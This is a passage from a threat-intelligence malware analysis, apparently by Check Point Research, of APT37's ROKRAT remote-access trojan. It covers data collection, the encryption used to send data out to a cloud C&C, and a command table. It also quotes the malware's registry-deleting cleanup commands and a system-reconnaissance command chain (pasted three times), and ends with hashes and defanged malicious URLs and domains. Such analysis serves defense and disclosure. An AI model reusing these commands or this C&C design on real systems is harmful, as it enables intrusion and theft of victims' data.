- Screenshot image the malware previously saved to the following path: `%TEMP%\<16 hex digits>.tmp`
- Processes data – `pid:<PID>,name:<process name>,path:<file name>` for every working process
- Tick Count
- XOR keys – Used for decrypting commands and payloads from the C&C
- Generated filenames – Used later for downloading and executing payloads in certain commands
- `IsWow64Process` flag
- Windows Version
- Computer Name
- Username
- Machine Type – Obtained by querying `SMBiosData` registry value under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mssmbios\Data`
- VMware tools version data
- System BIOS version

To further hide its tracks, ROKRAT labels the data collected about the victim's machine as MP3:


Figure 15 – POST request headers to send encrypted data gathered from the victim machine to pCloud.

First, the data is XORed with a random four-byte key. For this reason, the data begins with a hardcoded four-byte value `0xBAADFEDE`. As the attackers know the hardcoded value, they can derive the XOR key by XORing the first four bytes of the XORed data with `0xBAADFEDE` to retrieve the key. The XORed data is then encrypted with AES-CBC. Finally, the AES key is encrypted with a hardcoded RSA public key to ensure that the payload can only be decrypted with the RSA private key.

Despite the fact that C&C communication is already encrypted in HTTPS traffic, ROKRAT takes it a step further by encrypting data uploaded to the C&C with AES. When the malware initializes, it generates two random 16-byte values, which serve as a basis for the AES keys used to encrypt commands and payloads. The malware also comes with a hardcoded 16-byte value, which is then XORed against the two randomized values. The result is two AES keys, one that is used to encrypt and decrypt commands, and one that is used to encrypt and decrypt payloads.

ROKRAT Commands

Each command is identified by a single character. Some of the commands take arguments, and they are supplied just after the command ID character. After the correct command is identified, the code parses the arguments according to the type of command. The following table lists the commands we discovered in ROKRAT, together with their expected arguments and actions:

Command ID	Command Meaning	Arguments	Description
0	Stop collecting data	–	–
1, 2	Execute shellcode	URL	Downloads shellcode from the URL and runs it with `CreateThread`. It writes Success or Failed to a file named `out.txt`. It also adds information about the victim's computer and sends it back to the C&C server.

Command ID	Command Meaning	Arguments	Description
3, 4	Execute shellcode with a new token	New cloud API token	Initializes cloud provider information and then downloads shellcode from the C&C server. ROKRAT expects the shellcode to exist in the generated file name it gave the C&C server at the initial data collection. It then executes the shellcode with `CreateThread` and writes Success or Failed to a file named `out.txt`. It also adds information about the victim's computer and sends it back to the C&C server.
5, 6	Execute PE file	URL	Downloads a PE file from the URL, writes it to `KB400928_doc.exe`, and then executes it.
7, 8, 9	Execute PE file with a new token	New cloud API token	Initializes cloud provider information and then downloads a PE file from the C&C server. ROKRAT expects the shellcode to exist in the generated file name it gave the C&C server at the initial data collection. It writes the file to `KB400928_doc.exe`, and then executes it.
c	Exfiltrate files	File/Directory to search. Extensions of files to gather – All, Normal (doc, xls, ppt, txt, m4a, amr, pdf, hwp) or specific extensions	Looks for files specified by arguments and uploads them to the C&C server.
d	Cleanup	–	Cleanup of the whole flow, which differs from sample to sample.
e	Run a command	command	Executes a command with `cmd.exe`.
f	Cleanup	–	Similar to the d command, but deletes fewer things. It can vary from sample to sample.
h	Enumerate files on drives	–	Collects drives' info with the command `dir /A /S : >> "%temp%/_.TMP"`
i	Send victim data to C&C	–	Gathers the victim's information and sends it to the C&C server.
j/b	Kill session	–	Kills the RAT.

Upon receiving the cleanup command (`d`), ROKRAT runs the following commands to delete persistence mechanisms not initially used by the malware. They might be related to some post-infection activity.

- `reg delete HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v OfficeBootPower /f & reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v OfficeBootPower /f & del c:\programdata\30`
- `del "% appdata %\Microsoft\Windows\Start Menu\Programs\Startup\*.VBS" "% appdata %\*.CMD" "% appdata %\*.BAT" "% appdata %\01" "% appdata %\Microsoft\Windows\Start Menu\Programs\Startup\. lnk " "% allusersprofile %\Microsoft\Windows\Start Menu\Programs\Startup\*. lnk " /F /Q`

Upon receiving commands `1` – `4`, ROKRAT creates a file called out.txt, which contains information about the system:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

tasklist>>"%temp%\out.txt" &

echo ======================AppDataStartup>>"%temp%\out.txt" &

dir /a "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" &

echo ======================AllUsersProfileStartup>>"%temp%\out.txt" &

dir /a "%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" &

echo ======================SystemInfo>>"%temp%\out.txt" &

systeminfo>>"%temp%\out.txt" &

echo ======================RoutePrint>>"%temp%\out.txt" &

route print>>"%temp%\out.txt" &

echo ======================IpConfig>>"%temp%\out.txt" &

ipconfig /all>>"%temp%\out.txt" &

echo ======================ARP>>"%temp%\out.txt" &

arp -a>>"%temp%\out.txt" &

echo ======================Recent>>"%temp%\out.txt" &

dir /a "%appdata%\Microsoft\Windows\Recent">>"%temp%\out.txt" &

echo ======================WMIC>>"%temp%\out.txt" &

wmic startup >> "%temp%\out.txt" &

echo ======================LocalAppData>>"%temp%\out.txt" &

dir /a "%localappdata%">>"%temp%\out.txt" &

echo ======================AllUsersProfile>>"%temp%\out.txt" &

dir /a "%allusersprofile%">>"%temp%\out.txt”

tasklist>>"%temp%\out.txt" & echo ======================AppDataStartup>>"%temp%\out.txt" & dir /a "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" & echo ======================AllUsersProfileStartup>>"%temp%\out.txt" & dir /a "%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" & echo ======================SystemInfo>>"%temp%\out.txt" & systeminfo>>"%temp%\out.txt" & echo ======================RoutePrint>>"%temp%\out.txt" & route print>>"%temp%\out.txt" & echo ======================IpConfig>>"%temp%\out.txt" & ipconfig /all>>"%temp%\out.txt" & echo ======================ARP>>"%temp%\out.txt" & arp -a>>"%temp%\out.txt" & echo ======================Recent>>"%temp%\out.txt" & dir /a "%appdata%\Microsoft\Windows\Recent">>"%temp%\out.txt" & echo ======================WMIC>>"%temp%\out.txt" & wmic startup >> "%temp%\out.txt" & echo ======================LocalAppData>>"%temp%\out.txt" & dir /a "%localappdata%">>"%temp%\out.txt" & echo ======================AllUsersProfile>>"%temp%\out.txt" & dir /a "%allusersprofile%">>"%temp%\out.txt”

```
tasklist>>"%temp%\out.txt" &
echo ======================AppDataStartup>>"%temp%\out.txt" &
dir /a "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" &
echo ======================AllUsersProfileStartup>>"%temp%\out.txt" &
dir /a "%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" &
echo ======================SystemInfo>>"%temp%\out.txt" &
systeminfo>>"%temp%\out.txt" &
echo ======================RoutePrint>>"%temp%\out.txt" &
route print>>"%temp%\out.txt" &
echo ======================IpConfig>>"%temp%\out.txt" &
ipconfig /all>>"%temp%\out.txt" &
echo ======================ARP>>"%temp%\out.txt" &
arp -a>>"%temp%\out.txt" &
echo ======================Recent>>"%temp%\out.txt" &
dir /a "%appdata%\Microsoft\Windows\Recent">>"%temp%\out.txt" &
echo ======================WMIC>>"%temp%\out.txt" &
wmic startup >> "%temp%\out.txt" &
```

```
echo ======================LocalAppData>>"%temp%\out.txt" &
dir /a "%localappdata%">>"%temp%\out.txt" &
echo ======================AllUsersProfile>>"%temp%\out.txt" &
dir /a "%allusersprofile%">>"%temp%\out.txt”
```

Conclusion

In this report, we describe new activity by the notorious North Korean threat actor APT37. We discuss several different infection chains, most of which result in a ROKRAT payload. These infection chains show that since 2022, this group has stopped heavily relying on malicious documents to deliver malware and instead begun to hide payloads inside oversized LNK files. This method can trigger an equally effective infection chain by a simple double click, one that is more reliable than n-day exploits or the Office macros which require additional clicks to launch.

Although we found that ROKRAT has not changed a lot recently, we see that the loaders being used to deploy it have indeed changed, shifting to the LNK method. In fact, this is the first time we saw ROKRAT delivered with an LNK infection chain, similar to the one used to deploy GOLDBACKDOOR. It is important to note that this does not mean APT37 no longer uses malicious documents, as we found evidence of such use as recently as April 2023.

We also analyzed several newer samples of ROKRAT and described the commands that it accepts, which helps us shed some light on the malware’s internal mechanisms and capabilities. Check Point Research continues to track this tool, which is imperative as APT37 is still using it while also continuing to alter the infection chains.

This report, together with other recent reports on ROKRAT versions for Android and macOS, shows that APT37 continues to pose a considerable threat, launching multiple campaigns across the platforms and significantly improving its malware delivery methods.

Check Point Customers remain protected:

Threat Emulation provides Comprehensive coverage of attack tactics, file-types, and operating systems, powered by ThreatCloud AI- the brain behind all of Check Point’s Security. Every file received via email or downloaded by a user through a web browser is sent to the Threat Emulation sandbox to inspect for malware.

Harmony Endpoint provides comprehensive endpoint protection at the highest security level, including Full attack containment and remediation to quickly restore any infected systems, High catch rates and low false positives ensuring security efficacy and effective prevention.

TE Protections:

Trojan.Wins.SusLNK.A

Trojan.Wins.SusLNK.B

Injector.Win.RemoteThread.A

Technique.Win.MalOfficeVBA.la.D

Exploit.Win.MalChildren.la.A

HEP Protections:

Technique.Win.EmbedExeLnk.A

Technique.Win.EmbedExeLnk.B

IOCs

File Hashes

File Name	SHA-256
(0722)상임위원회 및 상설특별위원회 위원 명단(최종).zip	1c5b9409243bfb81a5924881cc05f63a301a3a7ce214830c7a83aeb2485cc5c3
(0722)상임위원회 및 상설특별위원회 위원 명단(최종).lnk	cb4c7037c7620e4ce3f8f43161b0ec67018c09e71ae4cea3018104153fbed286
202207221.bat	240e7bd805bd7f2d17217dd4cebc03ac37ee60b7fb1264655cfd087749db647a
사례비_지급의뢰서.doc	12ecabf01508c40cfea1ebc3958214751acfb1cd79a5bf2a4b42ebf172d7381b

File Name	SHA-256
projects in Libya.zip	00d88009fa50bfab849593291cce20f8b2f2e2cf2428d9728e06c69fced55ed5
Pipelines Profile (Elfeel-Sharara-Mellitah + Wafa – Mellitah).lnk	6753933cd54e4eba497c48d63c7418a8946b4b6c44170105d489d29f1fe11494
230130.bat	732fca9be66ba2c40c5d05845540207b9e1480e609d767aff63895bf49d33a81
securityMail (1).zip	eb03f8b8e41b3ad27ccdecb092111e2c3c010436ad59add42755e2af04762b67
securityMail_1031.html.lnk	050c65d45e5f21018aa940f0188c4aa1318ac3df865d901f8643ed7ce4a4b52c
securityMail_1101.html.lnk	5a3f1d14b9cc4890db64fbc41818d7039f25b0120574dcdec4e20d13e6b2740c
27868.bat	c4029a2f1d0c07ae2b388b5a4076fba41e57af0dd0d2d0f86844464f22d63861
11702.zip 17399.zip	9a4c61cdf0e291dc364c568aa161f744f59065efeafc72a3f892e12cbf88fc5b
mfc100.dll	0e926d8b6fbf6f14a2a19d4d4af843253f9f5f6de337956a12dde279f3321d78
– (ISO file)	6234ef67435dfcb65bd661b5f3bb0b77b82fe6cdd2109b6dfb9dea1b65a17d5d
북 외교관 선발파견 및 해외공관.lnk	479894be4c5dec0992ad3c5b21fb1423643996d80d59dcca76386bb325dc811e
북한외교정책결정과정.lnk	c5c05f9df89fc803884fed2bd20a3824eae95eeb34a1827bf5210e4ac17beadd
230401.bat 230402.bat	70f9216f0c5badb24120f74270dbbc5100b07c4fc6eb45f6652b00882290a73c
질문지.doc	3252345b2640efc44cdd98667dbd25806ee2316d1e01eec488fd678e885aa960
– (LNK file)	1e0b5d6b85fca648061fdaf2830c5a90248519e81e78122467c29beeb78daa1e
– (LNK file)	f92297c4efabba98befeb992a009462d1aba6f3c3a11210a7c054ff5377f0753
230415.bat	06431a5d8f6262cc3db39d911a920f793fa6c648be94daf789c11cc5514d0c3d

URLs

- hxxps[://]api[.]onedrive[.]com/v1[.]0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBaFFNUDZlZzhhUkZiN0xVMUNPQ2YzeE5vVFU_ZT1wZ
- hxxps[://]api[.]onedrive[.]com/v1[.]0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBdTJteTF4aDZ0OFhkSUpseW14b21abFd2WW8_ZT15SjJT
- hxxps[://]api[.]onedrive[.]com/v1[.]0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBdTJteTF4aDZ0OFhnUjJNem1zOG5oUndvLTZCP2U9akhI(
- hxxps[://]api[.]onedrive[.]com/v1[.]0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalFOTHZFRV9DVU9iUFdnLXhPZG8xRXFYckU_ZT1BM
- hxxps[://]api[.]onedrive[.]com/v1[.]0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZI
- hxxps[://]1erluw[.]bl[.]files[.]1drv[.]com/y4mjq91jEOFfIt8XWokhkvDA3nd2tPKC9x6YXe5KPoia1IoxaHAT0f4N[…]8IqzILVZkrM48fYGI1jkeY IRenUX4NuenWy_g/my[.]jpg
- hxxps[://]u9izog[.]dm[.]files[.]1drv[.]com/y4mKSGc6jShxeCkGYNOnZdeG42N9DXsT4dFh5t6umtqb8bI9VePGNlZG7GP_-K9ly6IW0xeiUqMR8o6Sk9pGqnPraGVk-PxQce9pcUKcGPoKvXYaPqoiBNLDb3KK94OjeEV0RiejfEGjZ1ccTQqeWZZ0_DnN4T5NGFZRCkc4ZvlJERfXrb5JgWm1U3gC4leSiTrTtV12I
- hxxps[://]qb3oaq[.]bl[.]files[.]1drv[.]com/y4mHRkXCvSNkEazYL8KsgjxXW3y4EfgcyTsS_t5Wi6fefz383ova6apylWD0q0dsmeV2UbuXHYDd_fJ8cPvgLhX1dYRSVWpxXnpKq1GiHngnCioOASAeaS33ztlC74MpGEWsDuNksijGCqmtnIelhg-FBefDcwLwqsbCH01dRolRMhazBj1ZxYizw_CyFwdRbApbmUCNOQ/dragon32[.]zip
- hxxps[://]link[.]b4a[.]app/download[.]html?search=cHJvamVjdHMgaW4gTGlieWEuemlw
- hxxps[://]docx1[.]b4a[.]app/download[.]html?id=88&search=tuh3m0xez3npqzr4terfd2zhsnzasgt1zedgawjhvxflazkwyudwewzieglimli1tg5safltegw=
- hxxps[://]naver-file[.]com/download/list[.]php?q=e1&18467=41

Domains

- link[.]b4a[.]app
- docx1[.]b4a[.]app
- naver-file[.]com
- nate-download[.]com
- daum-store[.]com
- naver-storage[.]com
